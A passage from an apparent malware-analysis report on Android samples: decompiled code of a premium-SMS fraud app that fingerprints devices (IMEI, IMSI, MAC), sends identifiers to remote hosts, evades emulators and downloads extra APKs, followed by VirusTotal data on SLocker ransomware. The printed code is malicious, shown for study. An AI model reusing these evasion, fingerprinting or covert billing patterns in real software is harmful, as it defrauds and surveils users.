

Figure 2.16: File structure (source: MobSF)

We began our analysis by examining the main activity of the application, which is defined in the file **org.cocos2dx.cpp.AppActivity.java**. This activity starts by declaring a class called AppActivity that extends the *Cocos2dxActivity* class. Within this class, various fields and two handlers are declared.

```
public class AppActivity extends Cocos2dxActivity {
    public static String MY_APPID = "465";
    public static String MY_CHANNEL_ID = "123456";
    private static AppActivity STATIC_ACTIVITY = null;
    public static final boolean TAG_DEBUG = false;
    private MyPayManager payManager;
    public Handler setPackageHandler = new Handler() { // from class: org.cocos2dx.cpp.AppActivity.1
    };
    public Handler callPayHandler = new Handler() { // from class: org.cocos2dx.cpp.AppActivity.2
    };
```

Figure 2.17: AppActivity Definition (source: MobSF)

In Android, an ”Handler” is an object that allows communication between different threads or between threads and the main thread (UI thread). The main use of Handlers is to perform asynchronous operations, such as executing an action after a certain delay, sending updates to the UI thread from a separate thread, or coordinating the execution of multiple threads. In the *callPayHandler* it is called the method of the object itself *payManager.callAllPay* defined in *com.cocos.game.util.MyPayManager*.

```
public Handler callPayHandler = new Handler() { // from class: org.cocos2dx.cpp.AppActivity.2
    @Override // android.os.Handler
    public void handleMessage(Message msg) {
        int id = msg.what;
        if (id < 1) {
            id = 1;
        }
        if (id > 8) {
            id = 8;
        }
        Cocos2dxGLSurfaceView.getInstance().queueEvent(new Runnable() { // from class: org.cocos2dx.cpp.AppActivity.2.1
            @Override // java.lang.Runnable
            public void run() {
                AppActivity.callCPP(0);
            }
        });
        AppActivity.this.payManager.callAllPay(id);
        if (MyCheckUtil.getIns().isFlagC()) {
            Cocos2dxGLSurfaceView.getInstance().queueEvent(new Runnable() { // from class: org.cocos2dx.cpp.AppActivity.2.2
                @Override // java.lang.Runnable
                public void run() {
                    AppActivity.callCPP(1023);
                }
            });
        } else {
            Cocos2dxGLSurfaceView.getInstance().queueEvent(new Runnable() { // from class: org.cocos2dx.cpp.AppActivity.2.3
                @Override // java.lang.Runnable
                public void run() {
                    AppActivity.callCPP(ConstUtils.KB);
                }
            });
        }
        MyCheckUtil.getIns().reciveData();
    }
};
```

Figure 2.18: CallPay Handler (source: MobSF)

Concerning the com.cocos.game.util.MyPayManager class, and focusing to the *initPay()* function (as of figure 2.19), attention is drawn to the *List⟨IPayHelper⟩* Array (instantiating objects of types *_Pay, to be found in *com.cocos.game.pay* package) that is iterated in *callAllPay()* to call for each item a *usePay()* function. The *usePay()* method is used to initiate a payment process using a specific helper object. Following, a timed schedule is implemented too. The relative snippet of code is the following:

```
public MyPayManager(Activity activity) {
    this.m_activiy = null;
    this.m_activiy = activity;
    initPay();
    for (int i = 0; i < 4; i++) {
        callQueue();
    }
}

public void initPay() {
    this.payList.add(new PZ_Pay(this.m_activiy));
    this.payList.add(new SK_Pay(this.m_activiy));
    this.payList.add(new YF_Pay(this.m_activiy));
    this.payList.add(new WY_Pay(this.m_activiy));
    this.payList.add(new Y_Pay(this.m_activiy));
    this.payList.add(new DM_Pay(this.m_activiy));
    this.payList.add(new JY_Pay(this.m_activiy));
    this.payList.add(new SA_Pay(this.m_activiy));
}

public void callAllPay(int payId) {
    for (int i = 0; i < this.payList.size(); i++) {
        this.payList.get(i).usePay(payId);
    }
    if (!this.START_PAY) {
        this.START_PAY = true;
        this.timer.schedule(this.task, 1000L, 1000L);
    }
}
```

Figure 2.19: initPay() and callAllPay() functions (source: MobSF)

Subsequently, still from the *AppActivity* class, *MyCheckUtil.getIns().reciveData()* is performed (defined in figure 2.20). This function is a wrapper for an AsyncTask object, overridden .

```
public static MyCheckUtil getIns() {
    if (STATIC_OBJECT == null) {
        STATIC_OBJECT = new MyCheckUtil();
    }
    return STATIC_OBJECT;
}

public void reciveData() {
    new MyTask().execute(GAME_ID, CHANNEL_ID);
}
```

Figure 2.20: getIns() and reciveData() functions (source: MobSF)

Essentially, a call to *doInBackground()* is issued (figure 2.21), implying an HTTP GET request to the *web.5ayg.cn* domain, passing **GAME_ID** and **CHANNEL_ID** as GET parameters. The result is then parsed by the *onPostExecute()* method (figure 2.22).

```
/* JADX INFO: Access modifiers changed from: protected */
@Override // android.os.AsyncTask
public String doInBackground(String... arg0) {
    String str = arg0[0];
    String str2 = arg0[1];
    String path = "http://web.5ayg.cn:30000/sg-backend/apkConfig/getApkConfig?gameId=" + MyCheckUtil.GAME_ID + "&channelId=" + MyCheckUtil.CHANNEL_ID;
    HttpGet httpGet = new HttpGet(path);
    String result = "";
    try {
        HttpResponse httpResponse = new DefaultHttpClient().execute(httpGet);
        if (httpResponse.getStatusLine().getStatusCode() == 200) {
            BufferedReader reader = new BufferedReader(new InputStreamReader(httpResponse.getEntity().getContent()));
            for (String s = reader.readLine(); s != null; s = reader.readLine()) {
                result = String.valueOf(result) + s;
            }
        }
    } catch (IOException e) {
        e.printStackTrace();
    } catch (ClientProtocolException e2) {
        e2.printStackTrace();
    }
    return result;
}
```

Figure 2.21: doInBackground() function (source: MobSF)

```
/* JADX INFO: Access modifiers changed from: protected */
@Override // android.os.AsyncTask
public void onPostExecute(String result) {
    if (result != null && result.length() > 0) {
        try {
            JSONObject jsonObject = new JSONObject(result);
            boolean a2 = jsonObject.getBoolean("a");
            boolean b = jsonObject.getBoolean("b");
            boolean c = jsonObject.getBoolean("c");
            MyCheckUtil.this.setFlagA(a2);
            MyCheckUtil.this.setFlagB(b);
            MyCheckUtil.this.setFlagC(c);
        } catch (JSONException e) {
            e.printStackTrace();
        }
    }
    super.onPostExecute((MyTask) result);
}
```

Figure 2.22: onPostExecute() function (source: MobSF)

Within the onCreate function (figure 2.23) of the AppActivity, we can witness the invocation of the reciveData() method and the call to pushData() function from MyTallyUtil. The latter initiates an additional AsyncTask, executing a GET request to www.zhjnn.com while also providing the IMEI of the SIM card (figure 2.24).

```java
/* JADX INFO: Access modifiers changed from: protected */
@Override // org.cocos2dx.lib.Cocos2dxActivity, android.app.Activity
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    if (!isTaskRoot()) {
        Intent mainIntent = getIntent();
        String action = mainIntent.getAction();
        if (mainIntent.hasCategory("android.intent.category.LAUNCHER") && action.equals("android.intent.action.MAIN")) {
            finish();
            return;
        }
    }
    STATIC_ACTIVITY = this;
    String channelKey = "test";
    try {
        ApplicationInfo appInfo = getPackageManager().getApplicationInfo(getPackageName(), j.h);
        channelKey = appInfo.metaData.getString("DC_CHANNEL");
        if (channelKey == null) {
            channelKey = new StringBuilder(String.valueOf(appInfo.metaData.getInt("DC_CHANNEL"))).toString();
        }
    } catch (PackageManager.NameNotFoundException e) {
        e.printStackTrace();
    }
    MY_CHANNEL_ID = channelKey;
    this.payManager = new MyPayManager(STATIC_ACTIVITY);
    MyTallyUtil.getIns().init(STATIC_ACTIVITY).pushData("77777782", MY_CHANNEL_ID, null);
    MyCheckUtil.getIns().init(STATIC_ACTIVITY, MY_APPID, "000519").reciveData();
    MobclickAgent.startWithConfigure(new MobclickAgent.UMAnalyticsConfig(this, "59a906a6677baa6c220001cb", MY_CHANNEL_ID));
    this.setPackageHandler.sendEmptyMessageDelayed(0, 1000L);
    if (getCpuInfo().contains("Intel") || getUa().contains("Genymotion")) {
        Process.killProcess(Process.myPid());
        System.exit(0);
    }
}
```

Figure 2.23: onCreate() function (source: MobSF)

```java
/* JADX INFO: Access modifiers changed from: protected */
@Override // android.os.AsyncTask
public Boolean doInBackground(String... arg0) {
    String appid = arg0[0];
    String channelId = arg0[1];
    String imsi = arg0[2];
    String path = "http://www.zhjnn.com:20002/advert/info/userActions?appId=" + appid + "&channelId=" + channelId + "&deviceNo=" + imsi + "&sappId=0&doType=2";
    HttpGet httpGet = new HttpGet(path);
    boolean isSucc = false;
    try {
        HttpResponse httpResponse = new DefaultHttpClient().execute(httpGet);
        if (httpResponse.getStatusLine().getStatusCode() == 200) {
            Log.v("TallyUtil", "load succ");
            isSucc = true;
        }
    } catch (IOException e) {
        e.printStackTrace();
    } catch (ClientProtocolException e2) {
        e2.printStackTrace();
    }
    return Boolean.valueOf(isSucc);
}
```

Figure 2.24: doInBackground() function (source: MobSF)

Finally, the getCpuInfo() and getUa() functions are utilized to conduct certain architectural checks. These checks serve as anti-analysis measures specifically targeting Intel and Genymotion environments. If either of these environments is detected, the process is terminated. (figure 2.25).

```
private String getCpuInfo() {
    String cpuInfo = "";
    String str = "";
    try {
        Process pp = Runtime.getRuntime().exec("cat /proc/cpuinfo  ");
        InputStreamReader ir = new InputStreamReader(pp.getInputStream());
        LineNumberReader input = new LineNumberReader(ir);
        while (str != null) {
            str = input.readLine();
            if (str != null) {
                cpuInfo = String.valueOf(cpuInfo) + str;
            }
        }
    } catch (IOException ex) {
        ex.printStackTrace();
    }
    return URLEncoder.encode(cpuInfo);
}

public static String getUa() {
    try {
        String ua = String.valueOf(Build.BRAND) + "_" + Build.MANUFACTURER + "_" + Build.MODEL;
        return ua;
    } catch (Exception ignored) {
        Log.e("", "getImsi: ", ignored);
        return "";
    }
}
```

Figure 2.25: functions for gathering architectural infos (source: MobSF)

To have a deeper understanding, some templates of the **_Pay* class files have been taken, precisely the PZ_pay and the SK_pay (other files of this same kind have a similar behavior), to analyze the overall payment pattern.

```
public class PZ_Pay implements IPayHelper {
    private Activity mActivity;
    private Utils pHelper;
    public Utils.Listener pz_payCallback = new Utils.Listener() { // from class: com.cocos.game.pay.PZ_Pay.1
        @Override // com.amaz.onib.Utils.Listener
        public void onFinished(boolean successed, Restl rest) {
            if (successed) {
                DCEvent.onEvent("pz_pay", "succ");
            } else {
                DCEvent.onEvent("pz_pay", "fail");
            }
        }
    };

    public PZ_Pay(Activity activity) {
        this.mActivity = null;
        this.mActivity = activity;
        initPay();
    }

    @Override // com.cocos.game.iface.IPayHelper
    public void initPay() {
        int pzKey = Integer.parseInt(AppActivity.MY_CHANNEL_ID);
        this.pHelper = Utils.getInstanct(this.mActivity, "605", pzKey, this.pz_payCallback);
    }

    @Override // com.cocos.game.iface.IPayHelper
    public void usePay(int payId) {
        String exData = String.valueOf(AppActivity.MY_CHANNEL_ID) + ":" + AppActivity.MY_APPID;
        String cporderid = UUID.randomUUID().toString();
        this.pHelper.start(30, cporderid, exData);
    }
```

Figure 2.26: PZ_Pay Class (source: MobSF)

Within the PZ_Pay class (figure 2.26), a Listener is assigned to the onFinished event, which serves as a callback interface for determining when a send operation has finished. During the constructor initialization, it constructs the necessary parameters based on the current application configurations, and subsequently invokes initPay(). This method creates a Helper object to encapsulate the aforementioned Listener, while simultaneously executing com.amaz.onib.bx.a, which appears to utilize certain Tor-related functionalities (figure 2.28).

```
public static Utils getInstanct(Context context, String str, int i, Listener listener) {
    f585a = new Utils(context, str, i, listener);
    bx.a(context, str, i);
    return f585a;
}
```

Figure 2.27: getInstanct method (source: MobSF)

```
public class bx {
    public static void a(Context context, String str, int i) {
        if ("SZT2".equalsIgnoreCase("main")) {
            try {
                Class<?> cls = Class.forName("com.amaz.onib.TorUtils");
                cls.getDeclaredMethod("init", Context.class, String.class, Integer.TYPE).invoke(cls, context, str, Integer.valueOf(i));
            } catch (Exception e) {
                e.printStackTrace();
            }
        }
    }
```

Figure 2.28: TorUtils-related functionalities (source: MobSF)

After navigating through the subroutines, the execution flow first leads us to start(). Based on various parameters, we proceed to execute functions such as a(int i, String str, String str2, j jVar, h hVar). Depending on these parameters, other functions may be called, which can configure different types of messages. Eventually, sendMessage() is invoked through the H handler, which also utilizes sendBroadcast(). The specific operations performed by the handler depend on the content of the message.

Within this extensive file, notable elements include the addition of several intentFilter actions in the Utils constructor, the registration of a BroadcastReceiver, and the invocation of a private method that sets numerous fields within the Utils class, often associated with SMS transmission.

The SK_Pay object features an empty initPay() method. When the usePay() method is triggered, the operations proceed as depicted in figure (figure 2.29).

```
@Override // com.cocos.game.iface.IPayHelper
public void initPay() {
}

@Override // com.cocos.game.iface.IPayHelper
public void usePay(int payId) {
    String orderInfo = getOrderInfo("1", "2000", false, null, false, false, "1");
    if (!TextUtils.isEmpty(orderInfo)) {
        this.mStatService = StatService.getInstance(this.mActivity.getApplicationContext());
        int payRet = this.mStatService.startPay(this.mActivity.getApplicationContext(), orderInfo, this.mPayHandler);
        if (payRet == 0) {
        }
    }
}
```

Figure 2.29: SK_Pay relevant functions (source: MobSF)

It is evident that an order is constructed and subsequently passed as an argument to the startPay() function of a pre-existing instantiated service(figure 2.30).

```
private String getOrderInfo(String payPoint, String payPrice, boolean useAppUi, String userAccount, boolean isUi, boolean isResult, String payType) {
    if ("21956" == 0 || "hzjy20171027" == 0) {
        return null;
    }
    String orderId = new StringBuilder(String.valueOf(SystemClock.elapsedRealtime())).toString();
    String channelId = AppActivity.MY_CHANNEL_ID;
    SignerInfo signerInfo = new SignerInfo();
    signerInfo.setMerchantPasswd("hzjy20171027");
    signerInfo.setMerchantId("21956");
    signerInfo.setAppId("7013030");
    signerInfo.setNotifyAddress("http://pay.5ayg.cn:30002/sg-pay/zhimengzhifu/notify?channelId=" + AppActivity.MY_CHANNEL_ID + "&appId=465");
    signerInfo.setAppName("欢乐竞猜");
    signerInfo.setAppVersion("1001");
    signerInfo.setPayType(payType);
    signerInfo.setPrice(payPrice);
    signerInfo.setOrderId(orderId);
    signerInfo.setReserved1("reserved1", false);
    signerInfo.setReserved2("reserved2", false);
    signerInfo.setReserved3("reserved3|=2/3", true);
    String signOrderInfo = signerInfo.getOrderString();
    String orderInfo = "payMethod=sms&" + ORDER_INFO_SYSTEM_ID + "=300024&" + ORDER_INFO_CHANNEL_ID + "=" + channelId + "&" + ORDER_INFO_PAY_POINT_NUM + "=" + payPoint + "&"
    return String.valueOf(String.valueOf(orderInfo) + "&orderDesc=流畅的操作体验，劲爆的超控性能，无与伦比的超级必杀，化身斩妖除魔的英雄，开启你不平凡的游戏人生！！需花费N.NN元。") + "&closePa
}
```

Figure 2.30: getOrderInfo() from SK_Pay (source: MobSF)

Some important parameters are to be noticed, such as payType, payPrice, orderID etc... Other malicious patterns worthy to be noticed are to be found in *com.jy.utils.PhoneUtil* class, which provides a mechanism to get sensitive informations from the user, such as IMEI, IMSI etc… which will surely be used in the context of SMS subscriptions.

```
public class PhoneUtil {
    public static String getAndroidVersion() {
        return Build.VERSION.RELEASE;
    }

    public static String getDeviceId(Context context) {
        return Settings.Secure.getString(context.getContentResolver(), "android_id");
    }

    public static String getDeviceType() {
        return Build.MODEL;
    }

    public static String getICCID(Context context) {
        return ((TelephonyManager) context.getSystemService("phone")).getSimSerialNumber();
    }

    public static String getIMEI(Context context) {
        return ((TelephonyManager) context.getSystemService("phone")).getDeviceId();
    }

    public static String getIMSI(Context context) {
        return ((TelephonyManager) context.getSystemService("phone")).getSubscriberId();
    }

    /* JADX WARN: Removed duplicated region for block: B:20:? A[RETURN, SYNTHETIC] */
    /* JADX WARN: Removed duplicated region for block: B:9:0x003d A[ORIG_RETURN, RETURN] */
    /*
        Code decompiled incorrectly, please refer to instructions dump.
    */
    public static String getMac(Context context) {
        String str;
        String str2 = null;
        try {
            str2 = ((WifiManager) context.getSystemService("wifi")).getConnectionInfo().getMacAddress();
        } catch (Exception e) {
            e.printStackTrace();
        }
        if (!TextUtil.notNull(str2)) {
            try {
                str = (String) Class.forName("android.os.SystemProperties").getDeclaredMethod("get", String.class).invoke(null, "persist.service.bdroid.bdaddr");
            } catch (Exception e2) {
                e2.printStackTrace();
            }
            return str != null ? "" : str;
        }
        str = str2;
        if (str != null) {
        }
    }
```

Figure 2.31: PhoneUtil class (source: MobSF)

Furthermore, the contents within the ”publics/service/” folder (figure 2.32), as well as the jy.a.c class, appear to initiate and oversee the payment functionalities.

```
@Override // com.jy.publics.service.JyProxyRemoteStub
public int openLog() {
    LOG.setIsOpenWriter(true, JyRemoteService.this);
    return 0;
}

@Override // com.jy.publics.service.JyProxyRemoteStub
public int startPay(Bundle bundle) {
    if (JyRemoteService.this.f850a != null) {
        JyRemoteService.this.f850a.b(JyRemoteService.this, JyRemoteService.this.e, bundle);
    }
    LOG.d("RemoteService", "startPay:" + bundle.toString());
    return 0;
}

@Override // com.jy.publics.service.JyProxyRemoteStub
public int startService(ServiceInfo serviceInfo) {
    JyRemoteService.this.b.a(JyRemoteService.this, serviceInfo);
    return 0;
}
```

Figure 2.32: Functions related to remote execution (source: MobSF)

It appears that the jy.a.b class is utilized for downloading and executing supplementary executable files.

```
public int a(String str, JSONObject jSONObject) {
    int i = 2;
    String str2 = str + ".apk";
    try {
        try {
            if (!jSONObject.has("downLoadUrl") || !jSONObject.has("md5")) {
                LOG.d("JyDexManager", "服务端返回内容不正确");
                i = 1;
            } else {
                String string = jSONObject.getString("downLoadUrl");
                String string2 = jSONObject.getString("md5");
                if (TextUtils.isEmpty(string2) || TextUtils.isEmpty(string)) {
                    i = 1;
                } else {
                    File file = new File(b.this.a(2) + str2);
                    if (file.exists()) {
                        String a2 = b.this.a(file);
                        if (TextUtils.isEmpty(a2) || !a2.equals(string2)) {
                            file.delete();
                            i = b.this.a(string, string2, str2, file);
                        } else {
                            LOG.d("JyDexManager", "dexPath : " + file.getAbsolutePath());
                        }
                    } else {
                        i = b.this.a(string, string2, str2, file);
                    }
                }
            }
            return i;
        } catch (Exception e) {
            e.printStackTrace();
            return 1;
        }
    } catch (Throwable th) {
        return 1;
    }
}
```

Figure 2.33: Download Executable Files (source: MobSF)

```
@Override // com.jy.utils.BaseHttpThreadV2, java.lang.Runnable
public void run() {
    int i = -10;
    if (b.this.c.useLocal) {
        try {
            i = b.this.a(this.b, b.this.c.dexFileName) == 0 ? b.this.a(this.b, 1, b.this.c.dexFileName) : -1;
            LOG.v("JyDexManager", i == 0 ? "从assets目录拷贝jar正常" : "从assets目录拷贝jar失败");
            if (i != 0) {
                LOG.d("JyDexManager", "loaded dex file fail");
                b.this.d = -20;
                b.this.a(-1, this.c);
                return;
            }
            LOG.d("JyDexManager", "loaded dex file successed");
            b.this.d = 20;
            b.this.a(1, this.c);
        } catch (Throwable th) {
            if (i != 0) {
                LOG.d("JyDexManager", "loaded dex file fail");
                b.this.d = -20;
                b.this.a(-1, this.c);
            } else {
                LOG.d("JyDexManager", "loaded dex file successed");
                b.this.d = 20;
                b.this.a(1, this.c);
            }
            throw th;
        }
    } else {
        setTimeout(15000);
        doBaseHttpPost(this.url);
    }
}
```

Figure 2.34: Run Executable Files (source: MobSF)

2.4 Dynamic Analysis

2.4.1 Device specs

Android Studio platform has been helpful in providing a sandboxed context which, in conjunction with the MobSF software tool, allowed us to perform an isolated execution, to further analyse the runtime behavior of the malware. The device emulated was a Pixel XL, with Android 9.0 operative system, and API level 28. The main hardware specs emulated consisted in 4 CPUs and 1536MB RAM. To start up the device, only a command was needed to be issued: "emulator -avd Pixel_XL_API_28 -writable-system -no-snapshot"
The dynamic analysis, in addition to being performed on Android Studio, was conducted using Genymotion. The device specifications are as follows: Android: 7.0.0 (Nougat) Processors: 2 RAM: 4096 MB. Due to the anti-analysis capabilities of the analyzed malware, it was necessary to modify the emulated device so that the malware does not detect the underlying "architecture" type (Intel or Genymotion).

2.4.2 Behavior

Given that the user interface (UI) of the four analyzed samples is entirely in Chinese, we experimented by randomly pressing buttons in different combinations and exploring all accessible pages. Based on the analysis of API calls, it was observed that the apps attempt to gather system and networking module information. This includes accessing details such as subscriber ID, device ID, SIM serial number, MAC address, network operator, phone number, Wi-Fi information, and CPU details. Additionally, the apps subscribe to events associated with telephony, specifically SMS sending and receiving. Moreover, the applications execute Linux commands through the shell.



Figure 2.35: API to spawn a shell (source: MobSF)

The findings from our Dynamic Analysis align with the observations made during the Static Analysis. Ultimately, all our analysis techniques converge to identify a consistent set of characteristics that are indicative of a particular malware family. These characteristics include hidden mechanisms designed to extract device information for fingerprinting



Figure 2.36: Registration of a Broadcast Receiver for the SMS (source: MobSF)

purposes, the initiation of multiple premium SMS requests to fraudulent domains, enabling attackers to monetize compromised users, the ability to download additional malicious packages during runtime, and the implementation of anti-analysis techniques.

Chapter 3

Locker

3.1 Abstract

The ”Locker” type of ransomware is a specific category of ransomware that focuses on locking users out of their systems or denying access to their files and data. Unlike other types of ransomware that encrypt files, Locker ransomware typically restricts access to the entire operating system or specific functionalities of the device.

When a device becomes infected with Locker ransomware, the user is often presented with a full-screen message or warning indicating that their system has been locked and that they need to pay a ransom to regain access. The ransom message may include instructions on how to make the payment, usually in the form of cryptocurrency, and may also display a countdown timer or threats to increase the pressure on the victim to comply with the ransom demands.

Locker ransomware commonly targets various devices, including personal computers, laptops, and mobile devices. The malware typically takes advantage of vulnerabilities in the operating system or applications, or it may trick users into downloading or executing malicious files or attachments.

The impact of Locker ransomware can be severe, as it can render the infected device completely unusable or restrict access to critical files and applications. It can cause significant disruption to individuals, businesses, and organizations, potentially leading to financial losses and data breaches if sensitive information is compromised.

3.2 Identification

3.2.1 Security vendors' analysis

The result of the Security Vendors' Analysis conducted using VirusTotal, regarding the file in question, indicates that only 35 (54,69%) security vendors out of a total of 64 vendors have labeled it as malicious. (In the image, not all vendors are displayed)

AhnLab-V3	Trojan/Android.Slocker.680762	Alibaba	Trojan:Android/SLocker.991…
Antiy-AVL	Trojan/Generic.ASMalwAD.B4	Arcabit	Trojan.Generic.D25EFDAF
Avast-Mobile	Android:Evo-gen [Trj]	Avira (no cloud)	ANDROID/Locker.GAA.Gen
BitDefender	Trojan.GenericKD.39779759	BitDefenderFalx	Android.Trojan.SLocker.BRF
Cynet	Malicious (score: 99)	Cyren	ABRisk.ULBN-2
DrWeb	Android.Locker.136.origin	Emsisoft	Trojan.GenericKD.39779759…
eScan	Trojan.GenericKD.39779759	ESET-NOD32	A Variant Of Android/Locker.…
F-Secure	Malware.ANDROID/Locker.…	Fortinet	Android/Locker.CQ!tr
GData	Trojan.GenericKD.39779759	Google	Detected
Ikarus	Trojan.AndroidOS.LockScreen	K7GW	Trojan (00533ef71)
Kaspersky	UDS:Trojan.AndroidOS.Boo…	Lionic	Trojan.AndroidOS.Boogr.C!c
MAX	Malware (ai Score=100)	McAfee	Artemis!DACAFC711CC8
McAfee-GW-Edition	Artemis!Trojan	Microsoft	Trojan:AndroidOS/SLocker.B…
QuickHeal	Android.Ransom.C	Sophos	Andr/Locker-D
Symantec	Trojan.Gen.2	Symantec Mobile Insight	AppRisk:Generisk
Tencent	A.rogue.ranslockview	Trellix (FireEye)	Trojan.GenericKD.39779759
Trustlook	Android.Malware.Trojan	VIPRE	Trojan.GenericKD.39779759
ZoneAlarm by Check Point	UDS:Trojan.AndroidOS.Boo…	Acronis (Static ML)	Undetected
ALYac	Undetected	Avast	Undetected
AVG	Undetected	Baidu	Undetected

Figure 3.1: Security Vendors' Analysis (source: VirusTotal)

Furthermore, it's important to highlight that, among these 35 security vendors, big players in the IT sector and, overall, in the security sector are to be found, such as Google, Microsoft, and Kaspersky.
Having confirmed the malicious nature of the analyzed file, the popular threat label associated with it goes under the name of **trojan.locker/slocker**, indicating its belonging to the **trojan** category. Specifically, it is associated with the following family labels:

- **locker:** Malware that blocks access or normal functioning of a device or specific files,

typically by encrypting the files, locking system access, and demanding a ransom to restore access or the files themselves.

- **slocker:** Locker that primarily focuses on mobile devices, such as smartphones and tablets.
- **boogr:** Disguised as a game or popular application, malware of this family can download other malicious files, send SMS messages to premium-rate numbers, or connect the victim's smartphone to the attacker's command-and-control server [1].

Figure 3.2: Security Vendors' Threat Label (source: VirusTotal)

3.2.2 File name, file size, file type

File Name	File Size	File Type
freefollowers.apk	2.69 MB (2823672 bytes)	APK (Android Package)

Figure 3.3: File information (source: VirusTotal)

Furthermore, basic attributes and some information about the Android file are provided, including the package name (com.XPhantom.id), the main activity of the application (com.XPhantom.id.MainActivity), the minimum SDK version (8, related to Android 2.2 Froyo), and the targeted version (21, related to Android 5.0 Lollipop).

Activities	Services	Receivers
com.XPhantom.id.MainActivity	com.XPhantom.id.MyService	com.XPhantom.id.BootReceiver

Figure 3.4: Activities, services and receivers (source: VirusTotal)

3.2.3 Hashes

3.2.4 Signing Information (Certificates)

Applications running on Android 5.0 up to Android 7.0, signed with schema v1, v2, and/or v3, are vulnerable to Janus: a vulnerability that allows an attacker to modify the app without altering the signatures.

Type	Value
MD5	2ddbc785cd696041c5b0c3bd1a8af552
SHA-1	1269636a5197ee7a1402e406c91177bf6a149652
SHA-256	5251a356421340a45c8dc6d431ef8a8cbca4078a0305a87f4fbd552e9fc0793e
Vhash	f507f621e6997aaea526ed55b61c9331
SSDEEP	49152:VPctdtUtD6iJjM2M7xZkQPctdtUtD6yJjM2M7xZkpPctdtUtD62JjM2M7xZknJjj:VP04D6ojkxlP04D64jkx4P04D6sjkxin
TLSH	T18CD51215CA63FCD0DD4A8171B8EF4FDD6A9104E28AF162374672712D7CA35381AEB70A
Permhash	ec4d0cd09def1a437287a2a6aaab0d4627b922d8db255f8796d0a175cfb399b8

Figure 3.5: Hash values (source: VirusTotal)

Certificate Attributes

Valid From	2016-09-23 11:57:06
Valid To	3015-01-25 11:57:06
Serial Number	333a0b9b
Thumbprint	d122d9adc3e5d5ff346b32c0413f5cf3a3cc4658

Certificate Subject

Distinguished Name	C:debugging
Country Code	debugging

Certificate Issuer

Distinguished Name	C:debugging
Country Code	debugging

Figure 3.6: Certificate information (source: VirusTotal)

3.2.5 TrID - Packer info

File Type	Percentage
Android Package	63.7%
Java Archive	26.4%
ZIP compressed archive	7.8%
PrintFox/Pagefox bitmap (640x800)	1.9%

Figure 3.7: File types identified (source: VirusTotal)

3.2.6 Permissions

Type	Permission	Description
Dangerous	ACCESS_FINE_LOCATION	Malicious applications can use this to determine where you are and may consume additional battery power
Dangerous	CAMERA	This allows the application to collect images that the camera is seeing at any time
Dangerous	READ_CONTACTS	Malicious applications can use this to send your data to other people
Dangerous	READ_EXTERNAL_STORAGE	Allows an application to read from external storage
Dangerous	READ_SMS	Malicious applications may read your confidential messages
Dangerous	SYSTEM_ALERT_WINDOW	Malicious applications can take over the entire screen of the phone
Dangerous	WRITE_EXTERNAL_STORAGE	Allows an application to write to external storage
Normal	INTERNET	Allows an application to create network sockets
Normal	RECEIVE_BOOT_COMPLETED	Allows an application to start itself as soon as the system has finished bootinG
Normal	SET_WALLPAPER	Allows the application to set the system wallpaper
Normal	WAKE_LOCK	Allows an application to prevent the phone from going to sleep
Unknown	REQUEST_INSTALL_PACKAGE	Allows AN application to request the insstallation of app packages

Figure 3.8: Android permissions required (source: VirusTotal)

